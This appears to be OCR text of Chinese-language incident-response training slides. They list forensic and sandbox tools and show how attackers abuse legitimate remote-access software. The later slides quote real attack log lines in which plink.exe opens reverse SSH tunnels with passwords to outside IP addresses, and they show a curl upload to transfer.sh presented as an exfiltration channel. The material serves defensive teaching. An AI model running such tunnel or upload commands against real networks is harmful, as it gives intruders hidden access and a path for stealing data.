
Wireshark

- 即時監控本機之網路活動與實際傳遞之封包內容
- 使用時機：欲透過網路監控觀察惡意行為與封包內容時




Event Log Explorer

- 可統整各式 Windows Event Logs，支援RegExp，具備搜尋、過濾等功能
- 使用時機：針對 Event Logs 進行情資搜查時



Log Parser Lizard

- 支援度相當廣泛的 Log 查詢工具，可運用 T-SQL 進行多樣化查詢
- 使用時機：有各種亂七八糟的 Log 需要進行查詢（如：Web Log）



線上工具

- 線上掃毒 & 網站安全檢查平台
  - www.virustotal.com
  - viruscheck.tw


- 線上沙箱
  - malwr.ee
  - www.hybrid-analysis.com
  - www.joesandbox.com

最近發現的演進趨勢

攻擊者入侵企業的方式（改）

有用過這些工具嗎?

- TeamViewer
- AnyDesk
- PuTTY
- Smart IT




- 還有更多... 如 IPGuard、X-Fort 等都是企業常用第三方管理工具


詮睿科技
TALENT JUMP

試想一下，倘若遠端連線工具遭濫用?

- TeamViewer




- AnyDesk




詮睿科技
TALENT JUMP

資產管理工具若遭濫用?

- Smart IT






詮睿科技
TALENT JUMP

PuTTY?

- GUI SSH 連線管理工具



Nombre	Fecha de modifica...	Tipo	Tamaño
pageant.exe	14/03/2003 4:13 a. ...	Aplicación	122 KB
plink.exe	2/02/2018 1:05 p. m.	Aplicación	603 KB
plink_old.exe	14/03/2003 4:13 a. ...	Aplicación	238 KB
pscp.exe	14/03/2003 4:13 a. ...	Aplicación	250 KB
psftp.exe			247 KB
putty.cnt	8/03/2003 12:30 a. ...	Archivo CNT	25 KB
putty.exe	28/12/2017 6:00 p....	Aplicación	835 KB
putty.hlp	8/03/2003 12:30 a. ...	Archivo de Ayuda	437 KB
putty_old.exe	14/03/2003 4:13 a. ...	Aplicación	369 KB
puttygen.exe	14/03/2003 4:13 a. ...	Aplicación	163 KB
puttytel.exe	14/03/2003 9:52 a. ...	Aplicación	233 KB

Plink.exe 是 CommandLine 的 SSH Client

也可以用來開 Reverse Tunnel

–pw passw	當登入的時候
–L listen–port:host:port	轉送近端電腦的連接埠至遠端。
–R listen–port:host:port	轉送遠端電腦的連接埠至近端。
–X / –x	啟用 / 不啟用 X11 轉送。

Plink?

```
2022/04/14 21:52:02: [ITDosCmder7432] AppStart!!
2022/04/14 21:52:02: [ITDosCmder7432] 10.1.40.58: AppStarted!! Console Account = administrator_user_key
2022/04/14 21:52:02: [ITDosCmder7432] 10.1.40.58: Sent1=cd &&
2022/04/14 21:52:02: [ITDosCmder7432] 10.1.40.58: Get1=(null)
2022/04/14 21:52:03: [ITDosCmder7432] 10.1.40.58: Sent2=cd
2022/04/14 21:52:03: [ITDosCmder7432] 10.1.40.58: Get2=C:\WINDOWS\system32
2022/04/14 21:52:15: [ITDosCmder7432] 10.1.40.58: Path=C:\WINDOWS\system32\ Cmd=START /B "" "C:\Program Files\PuTTY\plink.exe" -R
    1235:127.0.0.1:52223 -l test -pw test2345 194.156.98.80 -batch -v -2 -hostkey SHA256:le1bLXVdll19/6m0jo4hNBK+YJAwMyo2oIpoKQHlUuQ. -N
2022/04/14 21:52:15: [ITDosCmder7432] 10.1.40.58: Sent1=C:&&cd C:\WINDOWS\system32&&START /B "" "C:\Program Files\PuTTY\plink.exe" -R
    1235:127.0.0.1:52223 -l test -pw test2345 194.156.98.80 -batch -v -2 -hostkey SHA256:le1bLXVdll19/6m0jo4hNBK+YJAwMyo2oIpoKQHlUuQ. -N
```

```
plink.exe -R 1235:127.0.0.1:62223 -l test -pw 1qazSE45 45.134.173.181 -batch -v -2 -hostkey
SHA256:SjalzEr+1Sh5WDHlbEAtv2li12RFQrBizSpshOCNrYI -N
```

下個指令直接用合法程式開 Tunnel 出去

```
test@4fhCNOh688:~$ ifconfig | more
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 45.134.173.181  netmask 255.255.255.0  broadcast 45.134.173.255
        inet6 fe80::3c59:9fff:fe4c:c192  prefixlen 64  scopeid 0x20<link>
        ether 3e:59:9f:4c:c1:92  txqueuelen 1000  (Ethernet)
        RX packets 681989106  bytes 333266633729 (333.2 GB)
        RX errors 0  dropped 1677031  overruns 0  frame 0
        TX packets 5118432  bytes 795514443 (795.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

當然如果我們有辦法發現這些指令，也有機會能連到攻擊者的中繼站就是了 XD

除了 C2 外的回傳位置?

transfer.sh

transfer.sh

home sample

Easy file sharing from the command

```
# Upload using cURL
$ curl --upload-file ./hello.txt https://transfer.sh/hello.txt
https://transfer.sh/5Th7Hh/hello.txt

# Using the shell function
$ transfer hello.txt
################################################## 100.0%
```

station307.com/#/

Home Recipes About

